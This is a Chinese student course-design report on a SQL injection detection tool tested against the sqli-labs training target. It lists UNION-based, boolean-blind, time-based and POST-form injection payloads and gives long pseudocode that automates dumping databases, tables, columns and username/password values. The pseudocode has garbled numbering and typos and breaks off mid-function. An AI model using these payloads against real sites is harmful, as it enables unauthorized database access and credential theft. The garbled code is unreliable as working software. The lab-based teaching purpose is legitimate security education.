

### 课程设计小组报告

课程名称： 网络攻击与防御课程设计

设计名称： SQL注入漏洞检测系统的设计

专业班级： 信息安全1901班

组长： 秦赛灯

小组成员： 蒋卓樾 赵雪 唐思源

指导教师： 兰方鹏

2022年5月18日

#### 太原理工大学课程设计任务书

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 学生姓名 | 秦赛灯 蒋卓樾 赵雪  唐思源 | 专业班级 | 信息安全工程1901 | |
| 课程名称 | 网络攻击与防御课程设计 | | | |
| 设计名称 | SQL注入漏洞检测系统的设计 | | 设计周数 | 2周 |
| 设计任务主要设计参数 | 设计任务：设计一个基于 MYSQL 数据库系统的 SQL 注入漏洞检测程序或者脚本， 能够检测报错注入、盲注和 POST 注入。  主要设计参数：  URL：http://xxx/Less-x.php/  注入类型：报错、盲注、post  注入符号：’、”、’)、”)、’))、”))  Payload:database()、information\_schame.tables、information\_schame.columns、 | | | |
| 设计内容设计要求 | 设计一个基于 MYSQL 数据库系统的 SQL 注入漏洞检测程序或者脚本，能够检测报错注入、盲注和 POST 注入。语言不限，程序功能如下：  ⑴ 能够检测指定的 URL 站点是否存在 SQL 注入。  ⑵ 爆破 MYSQL 数据库实例名。  ⑶ 爆破 MYSQL 数据表。  ⑷ 爆破 MYSQL 字段名  ⑸ 爆破 MYSQL 字段值 | | | |
| 主要参考资料 | **教材：**  王敏、甘刚、吴震、杜之波编著，网络攻击与防御，西安电子科技大学出版社，2017.1  **参考书：**  [1] 陈波，于泠，软件安全技术，机械工业出版社，2018.8  [2] 吴礼发、洪征，李华波，网络攻防原理与技术，机械工业出版社，2018.1  [3] 肖遥，网站入侵与脚本攻防修炼，电子工业出版社，2008.3  [4] 黑客入侵网页攻防修炼，德瑞工作室，电子工业出版社，2008.6  [5] 陈波，于泠,计算机系统安全原理与技术，机械工业出版社，2017.8 | | | |
| 学生提交归档文件 | 封面—任务书—目录—课程设计报告 | | | |

**目录**

[课程设计小组报告 1](#_Toc104974575)

[前言 3](#_Toc104974576)

[MYSQL 注入检测的设计与实现 4](#_Toc104974577)

[1.【问题描述】 4](#_Toc104974578)

[2.【设计需求及分析】 4](#_Toc104974579)

[3.【设计功能的实现】 5](#_Toc104974580)

[4.【运行结果】 37](#_Toc104974581)

[5【心得体会】 48](#_Toc104974582)

[源代码 50](#_Toc104974583)

前言

《网络攻防课程设计》是信息安全工程专业的一门实践性课程。

网络攻防课程设计是信息安全专业的重要实践性教学环节，其先修课程是计算机网络、网络攻击与防御、网络安全基础和 Web 程序设计。网络攻防课程设计旨在加深对学生网络攻防的基本原理的认识，熟悉黑客攻击网络的基本工具、步骤和方法，掌握 web 渗透测试的基本原理、过程和方法，掌握网络防御的基本原理和技能，使学生具备一定的信息安全系统评估能力，为从事信息安全行业的系统规划和防御打下坚实的基础。

通过该课程设计的训练，学生应该具有如下基本技能：①培养学生查阅参考资料、手册的自学能力，通过独立思考深入钻研问题，学会自己分析、解决问题。②通过对所选题目方案分析比较，确立方案，编制程序与调试程序。③能熟练调试程序，在教师的指导下，完成课题任务。④根据个人的设计调试过程，按课程设计报告的要求撰写设计报告。

选用教材及主要参考书：

**教材：**

王敏、甘刚、吴震、杜之波编著，网络攻击与防御，西安电子科技大学出版社，2017.1

**参考书：**

[1] 陈波，于泠，软件安全技术，机械工业出版社，2018.8

[2] 吴礼发、洪征，李华波，网络攻防原理与技术，机械工业出版社，2018.1

[3] 肖遥，网站入侵与脚本攻防修炼，电子工业出版社，2008.3

[4] 黑客入侵网页攻防修炼，德瑞工作室，电子工业出版社，2008.6

[5] 陈波，于泠,计算机系统安全原理与技术，机械工业出版社，2017.8

MYSQL 注入检测的设计与实现

专业：信息安全 班级:信安1901 姓名：蒋卓樾 秦赛灯 赵雪 唐思源

完成日期：2022年5月28日

## 1.【问题描述】

设计一个基于 MYSQL 数据库系统的 SQL 注入漏洞检测程序或者脚本，能够检测报错注入、盲注和 POST 注入。语言不限，程序功能如下：

⑴ 能够检测指定的 URL 站点是否存在 SQL 注入。

⑵ 爆破 MYSQL 数据库实例名。

⑶ 爆破 MYSQL 数据表。

⑷ 爆破 MYSQL 字段名

⑸ 爆破 MYSQL 字段值

## 2.【设计需求及分析】

⑴ 平台搭建

在 VMWorkstations 中搭建实验环境，即：MAMP=Windows Server、Apache、MySQL

和 PHP，可以使用 Wamp 包搭建 PHP 集成开发环境，安装包是 Wampserver。或者使用phpStudy 软件包，phpStudy 是一个 PHP 调试环境的程序集成包。该程序包集成最新的Apache+PHP+MySQL+phpMyAdmin+ZendOptimizer,一次性安装,无须配置即可使用,是非常方便、好用的 PHP 调试环境 。对学习 PHP 的新手来说，环境配置是一件很困难的事；对老手来说也是一件烦琐的事。因此无论你是新手还是老手，该程序包都是一个不错的选择。Phpstudy：http://down.php.cn/PhpStudy20180211.zip

所需安装环境支持包：http://www.pc6.com/softview/SoftView\_104246.html

⑵ 测试靶机

下载 sqli-labs，这是一个印度程序员编写的用来学习 sql 注入的教程。下载地址：https://github.com/Audi-1/sqli-labs，下载后务必将 sql 的版本调到 5.5 以上，因为这样你的数据库内才会 information\_schema 数据库，方便进行实验测试。将之前下载的源码解压到 www 目录下，修改 sql-connections/db-creds.inc文件当中的 mysql 账号密码。用 Sqli-labs 靶机作为目标机进行测试。

⑶ MYSQL 爆库的步骤和对应的 Payload

1. 爆破列数

http://xxx/xxx.php?id=2 order by 8 --+

http://xxx/xxx.php?id=2 union select 11,22,33,44 --+

2. 爆数据库名

http://xxx/xxx.php?id=2 and 1=2 union select 11,22,database(),44 --+

3. 爆表名

http://xxx.php?id=2 and 1=2 union select 11,22,group\_concat(table\_name),44 from information\_schema.tables where table\_schema=’510cms’--+

注意：该语句不能执行时一定要设置 php.ini 中的 magic\_quotes\_gpc = Off，取消字符转义

4.爆 admin 表中的列

http://xxx/xxx.php?id=2 and 1=2 union select

11,22,group\_concat(column\_name),44 from information\_schema.columns where table\_name=’admin’ --+

5. 爆 admin 表中列的值

http://xxx/xxx.php?id=2 and 1=2 union select

11,22,concat(username,0x20,password),44 from 510cms.admin --+

//第一行的值

http://xxx/xxx.php?id=2 and 1=2 union select

11,22,concat(username,0x20,password),44 from 510cms.admin where username not in(‘aqzd’) --+ //第二行的值

## 3.【设计功能的实现】

概要设计如下：

1.模块说明：

log(content)

初始条件：提供一个字符串content

操作结果：在控制台输出的形式类似“[09:09:50]content”

do\_sql\_inject\_union(url)

初始条件：URL：http://xxx/Less-1/?id=1

操作结果：如果既不是字符型注入也不是数值型注入，就提示“Target url does not exist SQL Injection -> Exit”，退出函数。得到注入类型之后爆数据库、数据表、数据。

can\_inject(url)

初始条件：URL：http://xxx/Less-1/?id=1

操作结果：使用and 1=1和and 1=2进行测试，判断注入类型，如果字符型存在注入就提示“Use ‘ -> Exist SQL Injection”并返回True和注入符号，否则控制台提示用户“Use ‘ Not Exist SQL Injection”。如果不是字符型注入那就转去判断数值型注入，如果是数值型注入就提示“Integer Type -> Exist SQL Injection”并返回True和’integer’，如果不是提示“Integer Type -> Not Exist SQL Injection”,最终返回False和None。

send\_request(url)

初始条件：URL：http://xxx/Less-1/?id=1' and 1=1

操作结果：打开一个URL连接并向这个连接发出请求，获取响应结果也就是一个http响应对象

test\_order\_by(url, symbol)

初始条件：URL：<http://xxx/Less-1/?id=1，Symbol>:’（注入符号）

操作结果：返回当前数据表的（列数+1）flag

test\_union\_select(url, symbol, flag)

初始条件：URL：<http://xxx/Less-1/?id=1，>注入符号symbol，当前数据表列数

操作结果：返回union select中可注入的位置点index以及显示结果结点分割之后的数组temp\_list

get\_prefix\_url(url)

初始条件：URL：http://xxx/Less-1/?id=1

操作结果：返回截取的部分URL：http://xxx/Less-1/?id

get\_database(url, symbol)

初始条件：URL：<http://xxx/Less-1/?id=1>，注入符号symbol

操作结果：让其报错，如果结果中显示MySQL，则返回’MySQL’，否则返回’Cannot get database’

exec\_function(url, symbol, flag, index, temp\_list, **function**)

初始条件：URL：<http://xxx/Less-1/?id=1>,注入符号symbol，当前数据表（列数+1）flag，可注入点index，temp\_list数组，mysql函数如version()\database()

操作结果：返回function执行的结果

get\_tables(url, symbol, flag, index, temp\_list)

初始条件：URL：<http://xxx/Less-1/?id=1>，注入符号symbol，（列数+1）flag，注入点index，temp\_list数组

操作结果：利用payload“http://xxx/Less-1/?id=0' union select 1,group\_concat(table\_name),3 from information\_schema.tables where table\_schema=database()--+”得到所有表。

get\_columns(url, symbol, flag, index, temp\_list)

初始条件：URL：http://xxx/Less-1/?id=1

操作结果：利用payload“http://xxx/Less-1/?id=0' union select 1,group\_concat(column\_name),3 from information\_schema.columns where table\_name='users' and table\_schema=database()--+”得到所有字段

get\_data(url, symbol, flag, index, temp\_list)

初始条件：URL：http://xxx/Less-1/?id=1

操作结果：利用payload“http://xxx/Less-1/?id=0' union select 1,group\_concat(id,0x3a,username,0x3a,password),3 from users--+”得到users表中的数据

布尔盲注：

do\_sql\_injection\_special(url)

初始条件：URL：http://xxx/Less-1/?id=1

操作结果：调用bool\_based\_injection(url)函数，返回执行结果ret（’Success’或空）。

bool\_based\_injection(url)

初始条件：URL：http://xxx/Less-1/

操作结果：进行布尔盲注，爆库、表、数据，返回’Success’,表示布尔盲注成功。

get\_dbs(url)

初始条件：URL：http://xxx/Less-1/

操作结果：利用payload“<http://xxx/Less-1/?id=1' and substr((select group_concat(schema_name) from information_schema.schemata limit 0,1),1,1)=115--+>”，遍历字典进行布尔盲注，返回所有的数据库

get\_tables(url, db\_selected)

初始条件：URL：<http://xxx/Less-1/>，选择的数据库名db\_selected

操作结果：利用payload“<http://xxx/Less-1/?id=1' and substr((select group_concat(table_name) from information_schema.tables where table_schema = 'users' limit 0,1),1,1)=115--+>”，返回所有的数据表。

get\_columns(url, db\_selected, tb\_selected)

初始条件：URL：<http://xxx/Less-1/>，选择的数据库名db\_selected，选择的数据表名tb\_selected

操作结果：利用payload“http://xxx/Less-1/?id=1' and substr((select group\_concat(column\_name) from information\_schema.columns where table\_schema = 'security' and table\_name = 'users' limit 0,1),1,1)=113--+”，返回所有的字段。

get\_values(url, col\_selected, tb\_selected)

初始条件：URL：<http://xxx/Less-1/>，选择的字段col\_selected，选择的数据表tb\_selected

操作结果：利用payload“http://xxx/Less-1/?id=1' and substr((select group\_concat(username}) from users limit 0,1),1,1)=113--+”输出数据

时间盲注：

do\_time\_based\_injection(url):

初始条件：URL：http://xxx/Less-1/?id=1

操作结果：调用time\_based\_injection(url)

time\_based\_injection(url)

初始条件：URL：http://xxx/Less-1/?id=1

操作结果：调用time\_based\_injection(url)

get\_tables(url, payload\_header, payload\_end)

初始条件：URL：http://xxx/Less-1/?id=1

操作结果：得到利用group\_concat(table\_name)得到的所有表名以及连接符号的长度，然后利用时间盲注得到每一个字符。函数返回得到的所有表名。

judge\_time(payload)

初始条件：payload：http://xxx/Less-1/?id=1' and if(length((select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()))=8,sleep(3),1)--+

操作结果：如果请求的响应时间大于等于3并且小于6则返回True，否则返回False。

html\_get\_time(url)

初始条件：payload：http://xxx/Less-1/?id=1' and if(length((select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()))=8,sleep(3),1)--+

操作结果：返回请求的响应时间

get\_columns(table\_name, url, payload\_header, payload\_end)

初始条件：URL：http://xxx/Less-1/?id=1

操作结果：返回所有的字段名

get\_data(chose\_table, column\_list, url, payload\_header, payload\_end)

初始条件：URL：http://xxx/Less-1/?id=1

操作结果：返回所有的数据

POST注入

do\_injection\_post(url)

初始条件：URL：http://xxx/Less-1/index.php

操作结果：调用time\_based\_injection(url)

can\_inject(test\_url)

初始条件：URL：http://xxx/Less-1/?id=1

操作结果：判断当前表单提交页面是否存在POST注入漏洞。

send\_request(url, data\_)

初始条件：URL：<http://xxx/Less-1/,post>方式提交的数据data

操作结果：返回post请求的响应内容

2.本程序包含四个模块：

1）主程序模块

2）报错注入

3）盲注

4）POST注入

1. 伪码算法

Sqli:

1,log(content):

2.this\_time ← time.strftime('%H:%H:%S',time.localtime(time.time()))

3.print('[' + str(this\_time) + ']' + content)

1.send\_request(url):

2.res ← request.urlopen(url)

3.result ← str(res.read().decode('utf-8'))

1.can\_inject(test\_url):

2.test\_list ← ['%27', '%27%29', '%22', '%22%29']

3.for item in test\_list then

4. target\_url1 ← test\_url + str(item) + '%20and%201 ← 1%20--+'

5. target\_url2 ← test\_url + str(item) + '%20and%201=2%20--+'

6. result1 ← send\_request(target\_url1)

7. result2 ← send\_request(target\_url2)

8. soup1 ← BeautifulSoup(result1, 'html.parser')

9. fonts1 ← soup1.find\_all('font')

1. content1 ← str(fonts1[2].text)

11. soup2 ← BeautifulSoup(result2, 'html.parser')

12. fonts2 ← soup2.find\_all('font')

13. content2 ← str(fonts2[2].text)

14. if content1.find('Login') != -1 and content2 is None or content2.strip() = '' then

15. log('Use ' + item + ' -> Exist SQL Injection')

16. True, item

17. else

18. log('Use ' + item + ' -> Not Exist SQL Injection')

19. target\_url3 ← test\_url[:-1] + '-1' + '%20%20or%201=1%20--+'

20. target\_url4 ← test\_url[:-1] + '-1' + '%20%20or%201=2%20--+'

21. result3 ← send\_request(target\_url3)

22. result4 ← send\_request(target\_url4)

23. soup3 ← BeautifulSoup(result3, 'html.parser')

24. fonts3 ← soup3.find\_all('font')

25. content3 ← str(fonts3[2].text)

26. soup4 ← BeautifulSoup(result4, 'html.parser')

27. fonts4 ← soup4.find\_all('font')

28. content4 ← str(fonts4[2].text)

29. if content3.find('You') != -1 and content4 is None or content4.strip() = '' then

30. log('Integer Type -> Exist SQL Injection')

31. True, 'integer'

32. else

33. log('Integer Type -> Not Exist SQL Injection')

1.test\_order\_by(url, symbol):

2.flag ← 0

3.for i in range(1, 100):

4. log('Order By Test -> ' + str(i))

5. if symbol != 'integer':then

1. test\_url ← url + symbol + '%20order%20by%20' + str(i) + '--+'

7. result ← send\_request(test\_url)

8. soup ← BeautifulSoup(result, 'html.parser')

9. fonts ← soup.find\_all('font')

10. content ← str(fonts[2].text)

11. if content.find('Login') = -1 then

12. log('Order By Test Success -> order by ' + str(i))

13. flag ← i

14. break

15. else

16. test\_url ← url + '%20order%20by%20' + str(i)

17. result ← send\_request(test\_url)

18. soup ← BeautifulSoup(result, 'html.parser')

19. fonts ← soup.find\_all('font')

20. content ← str(fonts[2].text)

21. if content.find('Login') == -1:

22. log('Order By Test Success -> order by ' + str(i))

23. flag ← i

24. break

1.get\_prefix\_url(url):

2.splits ← url.split('=')

3.splits.remove(splits[-1])

4.prefix\_url ← ''

5.for item in splits:

6.prefix\_url += str(item)

1.test\_union\_select(url, symbol, flag):

2.prefix\_url ← get\_prefix\_url(url)

3.if symbol.find('%') != -1 then

4. test\_url ← prefix\_url + '=0' + symbol + '%20union%20select%20'

5.else

6. test\_url ← prefix\_url + '=-1' + '%20union%20select%20'

7.for i in range(1, flag)

8. if i == flag - 1 then

9. test\_url += str(i) + '%20--+'

10. else

11. test\_url += str(i) + ','

12. try:

13. result ← send\_request(test\_url)

14. soup ← BeautifulSoup(result, 'html.parser')

15. fonts ← soup.find\_all('font')

16. content ← str(fonts[2].text)

17. for i in range(1, flag):

18. if content.find(str(i)) != -1 then

19. temp\_list ← content.split(str(i))

20. end

21. except Exception as e:

22. print(e)

1.exec\_function(url, symbol, flag, index, temp\_list, function):

2.prefix\_url ← get\_prefix\_url(url)

3.if symbol.find('%') != -1 then

4. test\_url ← prefix\_url + '=0' + symbol + '%20union%20select%20'

5. else:

6. test\_url ← prefix\_url + '=-1' + '%20union%20select%20'

7. for i in range(1, flag):

8. if i = index then

9. test\_url += function + ','

10. elif i = flag - 1:

11. test\_url += str(i) + '%20--+'

12. else

13. test\_url += str(i) + ','

14. result ← send\_request(test\_url)

15. soup ← BeautifulSoup(result, 'html.parser')

16. fonts ← soup.find\_all('font')

17. content ← str(fonts[2].text)

18. return content.split(temp\_list[0])[1].split(temp\_list[1])[0]

1. get\_database(url, symbol):

2.test\_url ← url + symbol + 'hacking\_\_\_'

3.result ← send\_request(test\_url)

4.if result.find('MySQL') !=-1 then

5. 'MySQL'

6.else

7. 'Cannot get database'

1.get\_database\_int(url):

2.test\_url ← url[:-1] + '-1' + '%20or%201=2'

3.result ← send\_request(test\_url)

4.if result.find('MySQL') != -1 then

5. 'MySQL'

6.else

7. 'Cannot get DBMS'

1.get\_tables(url, symbol, flag, index, temp\_list):

2.prefix\_url ← get\_prefix\_url(url)

3.if symbol.find('%') != -1 then

4. test\_url ← prefix\_url + '=0' + symbol + '%20union%20select%20'

5.else

6. test\_url ← prefix\_url + '=-1' + '%20union%20select%20'

7.for i in range(1, flag) do

8. if i = index:

9. test\_url += 'group\_concat(table\_name)' + ','

10. elif i =flag - 1:

11. test\_url += str(i) +

'%20from%20information\_schema.tables%20where%20table\_schema=database()%20--+'

12. else:

13. test\_url += str(i) + ','

1. end

15.result ← send\_request(test\_url)

16.soup ← BeautifulSoup(result, 'html.parser')

17.fonts ← soup.find\_all('font')

18.content ← str(fonts[2].text)

19.content.split(temp\_list[0])[1].split(temp\_list[1])[0]

1.get\_columns(url, symbol, flag, index, temp\_list):

2.prefix\_url ← get\_prefix\_url(url)

3.if symbol.find('%') != -1 then

4. test\_url ← prefix\_url + '=0' + symbol + '%20union%20select%20'

5.else

6. test\_url ← prefix\_url + '=-1' + '%20union%20select%20'

7.for i in range(1, flag) do

8. for i in range(1, flag)

9. if i = index then

10. test\_url += 'group\_concat(column\_name)' + ','

11. elif i = flag - 1:

12. test\_url += str(i) + '%20from%20information\_schema.columns%20where%20' \ 'table\_name=\'users\'%20and%20table\_schema=database()%20--+'

13. else

14. test\_url += str(i) + ','

1. end

16. result ← send\_request(test\_url)

17. soup ← BeautifulSoup(result, 'html.parser')

18. fonts ← soup.find\_all('font')

19. content ← str(fonts[2].text)

20. content.split(temp\_list[0])[1].split(temp\_list[1])[0]

1.get\_data(url, symbol, flag, index, temp\_list):

2.prefix\_url ← get\_prefix\_url(url)

3.if symbol.find('%') !=-1 then

4. test\_url ← prefix\_url + '=0' + symbol + '%20union%20select%20'

5.else

6. test\_url ← prefix\_url + '=-1' + '%20union%20select%20'

7.for i in range(1, flag) do

8.for i in range(1, flag)

9.if i = index then

10.test\_url += 'group\_concat(id,0x3a,username,0x3a,password)' + ','

11. elif i = flag - 1:

12. test\_url += str(i) + '%20from%20users%20--+'

13.else

14. test\_url += str(i) + ','

1. end

17. result ← send\_request(test\_url)

18. soup ← BeautifulSoup(result, 'html.parser')

19. fonts ← soup.find\_all('font')

20. content ← str(fonts[2].text) 21.content.split(temp\_list[0])[1].split(temp\_list[1])[0].split(',')

1. do\_sql\_inject\_union(url):

2.log('Welcome to SQL Injection Tool')

3.log('Check for SQL Injection.........')

4.result, symbol ← can\_inject(url)

5.if not result then

6. log('Target url does not exist SQL Injection -> Exit')

7.else

8. if symbol.find('%') != -1 then

9. log('Test Order By And Union Select........')

10. elif symbol = 'integer':

11. log('Test Integer........')

12. else

13. log('Cannot use keyword Union........')

14. flag ← test\_order\_by(url, symbol)

15. try:

16. index, temp\_list ← test\_union\_select(url, symbol, flag)

17. except TypeError:

18. log('Cannot use keyword Union........')

19. database ← get\_database(url, symbol)

20. version ← exec\_function(url, symbol, flag, index, temp\_list, 'version()')

21. this\_database ← exec\_function(url, symbol, flag, index, temp\_list, 'database()')

22. log('Success -> ' + database.strip() + ' ' + version.strip())

23. log('Database -> ' + this\_database.strip())

24. tables ← get\_tables(url, symbol, flag, index, temp\_list)

25. log('Tables -> ' + tables.strip())

26. log('Default Use Table users......')

27. columns ← get\_columns(url, symbol, flag, index, temp\_list)

28. log('Columns -> ' + columns.strip())

29. log('Try to get Data........\n\n')

30. data ← get\_data(url, symbol, flag, index, temp\_list)

31. temp ← columns.split(',')

32. print('%-12s%-12s%-12s' % (temp[0], temp[1], temp[2]))

33. for meta in data do

34. temp ← meta.split(':')

35. print('%-12s%-12s%-12s' % (temp[0], temp[1], temp[2]))

36. end

1.do\_sql\_injection\_special(url):

2.url ← url.split('?')[0]

3.ret ← bool\_based\_injection(url)

1.do\_time\_based\_injection(url):

2.time\_based\_injection(url)

3.if \_\_name\_\_ = '\_\_main\_\_':

4. less ← 1

5. while less <= 16:

6. log('\r\nScanning Less-' + str(less) + '\r\n')

7. if less <= 10:

8. do\_sql\_inject\_union('http://sqli-labs.com/Less-' + str(less) + '/index.php?id=1')

9. judge ← do\_sql\_injection\_special('http://sqli-labs.com/Less-' + str(less) + '/index.php?id=1')

10. if judge != "Success" then do\_time\_based\_injection('http://sqli-labs.com/Less-1/index.php?id=1')

11. else

do\_injection\_post('http://sqli-labs.com/Less-' + str(less) + '/index.php')

bool\_based

1.log(content):

2.this\_time ← time.strftime('%H:%H:%S', time.localtime(time.time()))

3.print('[' + str(this\_time) + ']' + content)

1.get\_dbs(url):

2.normalContextLen ← len(requests.get(url + "?id=1").text)

3.url += "?id=1' and "

4.dbs ← ''

5.log(">Scanning databases with Bool......")

6.for i in range(1, 140):

7. for j in dic:

8. id ← "substr((select group\_concat(schema\_name) " \

"from information\_schema.schemata limit 0,1),{0},1)={1}--+".format(str(i), ascii(j))

9. url\_get ← (url + id)

10. r ← requests.get(url\_get)

11. if normalContextLen == len(r.text):

12. dbs += j

13. dbs ← dbs.split(',')

1.get\_tables(url, db\_selected):

2.normalContextLen ← len(requests.get(url + "?id=1").text)

3.url += "?id=1' and "

4.tbs ← ""

5.log(">Scanning tables...")

6.for i in range(1, 100):

7. for j in dic:

8. id ← "substr((select group\_concat(table\_name) " \

"from information\_schema.tables where table\_schema = '{2}'" \

" limit 0,1),{0},1)={1}--+".format(str(i), ascii(j), db\_selected)

9. url\_get ← (url + id)

10. r ← requests.get(url\_get)

11. if normalContextLen == len(r.text):

12. tbs += j

13. tbs ← tbs.split(',')

1.get\_columns(url, db, table\_sel):

2.normalContextLen = len(requests.get(url + "?id=1").text)

3.url += "?id=1' and " columns = ''

4.log(">Scanning columns...")

5.for i in range(1, 21):

6. for j in dic:

7. id ← "substr((select group\_concat(column\_name) from information\_schema.columns " \

"where table\_schema = '{2}' and table\_name = '{3}'" \

" limit 0,1),{0},1)={1}--+".format(str(i), ascii(j), db, table\_sel)

8. url\_get ← (url + id)

9. r ← requests.get(url\_get)

10. if normalContextLen == len(r.text):

11. columns += j

12.columns ← columns.split(',')

1.get\_values(url, cols, table):

2.normalContextLen ← len(requests.get(url + "?id=1").text)

3.url += "?id=1' and "

4.usrs ← ''

5.pwds ← ''

6.log(">Scanning values...")

7.for i in range(1, 150):

8. for j in dic:

9. id ← "substr((select group\_concat({2}) from {3}" \

10. " limit 0,1),{0},1)={1}--+".format(str(i), ascii(j), str(cols[0]), table)

11. url\_get ← (url + id)

12. r ← requests.get(url\_get)

13. if normalContextLen == len(r.text):

14. usrs += j

15. usrs ← usrs.split(',')

16. for i in range(1, 150):

17. for j in dic:

18. id ← "substr((select group\_concat({2}) from {3}" \

" limit 0,1),{0},1)={1}--+".format(str(i), ascii(j), str(cols[1]), table)

19. url\_get ← (url + id)

20. r ← requests.get(url\_get)

21. if normalContextLen == len(r.text):

22. pwds += j

23. pwds ← pwds.split(',')

24. print('%-12s%-12s' % ('username', 'password'))

25. for usr, pwd in zip(usrs, pwds):

26. print('%-12s%-12s' % (usr, pwd))

1.bool\_based\_injection(url):

2.dbs ← get\_dbs(url)

3.for ind in range(len(dbs)):

print(f"{ind + 1}." + str(dbs[ind]), end=' ')

4.db\_selected ← int(input('\nPlease input the database you wanna scan:\n'))

5.db\_selected ← dbs[db\_selected - 1]

6.tbs ← get\_tables(url, db\_selected)

7.for ind in range(len(tbs)):

8. print(f"{ind + 1}." + str(tbs[ind]), end=' ')

9.tb\_selected ← int(input('\nPlease input the table you wanna scan (using word):\n'))

10.tb\_selected ← tbs[tb\_selected - 1]

11.cols ← get\_columns(url, db\_selected, tb\_selected)

12.for ind in range(len(cols)) do

print(f"{ind + 1}. " + str(cols[ind]), end=' ')

13. col\_selected ← input('\nPlease input the columns you wanna scan:\n')

14.col\_selected ← col\_selected.split()

15.get\_values(url, col\_selected, tb\_selected)

time\_based\_module

1. log(content):

2.this\_time ← time.strftime('%H:%H:%S', time.localtime(time.time()))

3.print('[' + str(this\_time) + ']' + content)

1.get\_tables(url, payload\_header, payload\_end):

2.length ← 100

3.for L in range(1, 1000) do

payload ← url + payload\_header + \

"length((select group\_concat(table\_name) from information\_schema.tables " \

f"where table\_schema=database()))={L}" + payload\_end

log('Getting length of all databases: ' + str(L))

4.if judge\_time(payload) then

5.log('current length of all databases:' + str(L))

6.length ← L

7.break

8.elif L == 999:

9.log(f'Cannot get length of all databases: {L}')

10.print()

11.tables\_name ← ''

12.for i in range(1, length + 1) do

13. log(f'\r正在获取第{i}个值：{tables\_name}')

14.for ascii\_num in range(39, 123) do

15. payload ← url + payload\_header + \

f"(select ascii(mid(group\_concat(table\_name),{i},1)) from information\_schema.tables " \

f"where table\_schema=database())={ascii\_num}" + payload\_end

16.if judge\_time(payload) then

17. tables\_name += chr(ascii\_num)

18.tables\_list ← tables\_name.split(',')

19.log(f'\nTables attaining completed:')

1.get\_columns(table\_name, url, payload\_header, payload\_end):

2.length ← 1000

3.for L in range(1, 10000) do

4. payload ← url + payload\_header + \

f"length((select group\_concat(column\_name) from information\_schema.columns " \

f"where table\_schema=DATABASE() AND " \ f"""table\_name=0x{str(binascii.b2a\_hex(table\_name.encode(r"utf-8"))) split("'")[1]}))={L}""" \

+ payload\_end

5.log(f'\rGetting length of all fields from {table\_name}：{L}')

6.if judge\_time(payload) then

7.log(f'\nlength of all fields of {table\_name}: {L}')

8.length ← L

9.break

10. elif L == 999:

11.log(f'\rCannot get length of all fields of {table\_name}: {L}')

12.print()

1. columns\_name ← ''

14.for i in range(1, length + 1):

15.for ascii\_num in range(39, 123):

16. payload ← url + payload\_header + \

f"(select ascii(mid(group\_concat(column\_name),{i},1)) from information\_schema.columns " \

f"where table\_schema=DATABASE() AND table\_name=" \

f"""0x{str(binascii.b2a\_hex(table\_name.encode(r"utf-8"))).split("'")[1]})={ascii\_num}""" \ + payload\_end

17.if judge\_time(payload) then

18.columns\_name += chr(ascii\_num)

19.columns\_list ← columns\_name.split(',')

20.log(f'Attaining of all fields from {table\_name} completed')

1.get\_data(chose\_table, column\_list, url, payload\_header, payload\_end):

2.columns\_name ← ''

3.for i in column\_list:

4. columns\_name += f",{i}"

5.length ← 10000

6.for L in range(1, 10000):

7. payload ← url + payload\_header + \

f"length((select group\_concat(concat\_ws(':'{columns\_name})) from {chose\_table}))={L}""" \

+ payload\_end

log(f'\rGetting length of all records from {chose\_table}: {L}')

8.if judge\_time(payload) then

9.log(f'\nCurrent length of all fields from {chose\_table}: {L}')

10.length ← L

11.break

12.elif L == 9999:

print(f'\rCannot get length of all fields from {chose\_table}: {L}')

13.print()

14.data ← []

15.data\_str ← ''

16.for i in range(1, length + 1) do

17. for ascii\_num in range(39, 123):

18. payload ← url + payload\_header + \

1. f"(select ascii(mid(group\_concat(concat\_ws(':'{columns\_name})),{i},1)) from {chose\_table})" \
2. f"={ascii\_num} " + payload\_end

19.if judge\_time(payload) then

20. data\_str += chr(ascii\_num)

21.data\_list ← data\_str.split(',')

22.for i in data\_list do

23. data.append(i.split(':'))

24.end

25.log(f'\nRetrieving of data from {chose\_table} completed')

1.judge\_time(payload):

2.time ← html\_get\_time(payload)

3.if 3 <= time < 6 then

4.True

5.else:

6.False

1.html\_get\_time(url):

2.req ← requests.session()

3.ua ← UserAgent()

4.headers ← {'User-Agent': ua.random}

5.timeout ← 6

6.response ← req.get(url, headers=headers, timeout=timeout)

1.html\_is\_exist(url):

2.req ← requests.get(url)

3.if req then

4. True

5. False

1.time\_based\_injection(url):

2.payload\_header ← "' and if("

3.payload\_end ← ",sleep(3),1)--+"

4.for i in range(0, len(tables\_list)):

5. print(f'{i + 1}.{tables\_list[i]}', end=' ')

6.chose\_table ← tables\_list[int(input('\nPlease input name of the table required:\n')) - 1]

7.columns\_list ← get\_columns(chose\_table, url, payload\_header, payload\_end)

8.for i in range(0, len(columns\_list)) do

9. print(f'{i + 1}.{columns\_list[i]}', end=' ')

10. print()

11.data ← get\_data(chose\_table, columns\_list, url, payload\_header, payload\_end)

12.for i in columns\_list do

13. print(i.ljust(20), end='')

14. print('\n' + '-' \* len(columns\_list) \* 20)

15.for i in data do

16. for j in i do

17. print(j.ljust(20), end='')

18.print('\n' + '-' \* len(columns\_list) \* 20)

19.end

post.bool

1.log(content)

2. this\_time ← time.strftime('%H:%H:%S', time.localtime(time.time()))

3. Output (colored('[' + str(this\_time) + '] ', 'green') + content)

1.send\_request(url, data\_)

2. data\_ ← urlencode(data\_)

3. data\_ ← data\_.encode()

4.res ←request.urlopen(url=url, data=data\_)

5.Output str(res.read().decode('utf-8'))

1.can\_inject\_bool(url):

2.log('Start to use bool-based blind injection...')

3.test\_list ←["'", '"', "')", '")']

4.for item in test\_list do

5.data = {

'uname': "admin" + item + ' and 1=1#',

'passwd': "admin"

}

6.res ←send\_request(url, data)

7.soup ← BeautifulSoup(res, 'html.parser')

8.fonts ← soup.find\_all('img')

9.if "flag" in str(fonts[0]) then

10. log('Use ' + item + ' -> Exist SQL Injection')

11. return True, item

12. else

13. log('Use ' + item + ' -> Not Exist SQL Injection')

1.exe\_func(url, symbol, function)

2. global length

3. for i←0 to 21 do

4. data\_len ← {

'uname': symbol + ' or length(' + function + ')← {0}#'.format(str(i))

'passwd': 'admin'

}

5.res\_len ← send\_request(url, data\_len)

6.soup← BeautifulSoup(res\_len, 'html.parser')

7.fonts← soup.find\_all('img')

8.if str(fonts[0])exist"flag.jpg"

length ← i

break

9. db ← ''

10. dic = [chr(i) for i←31 to 127]

11. for i ← 0 to length + 1

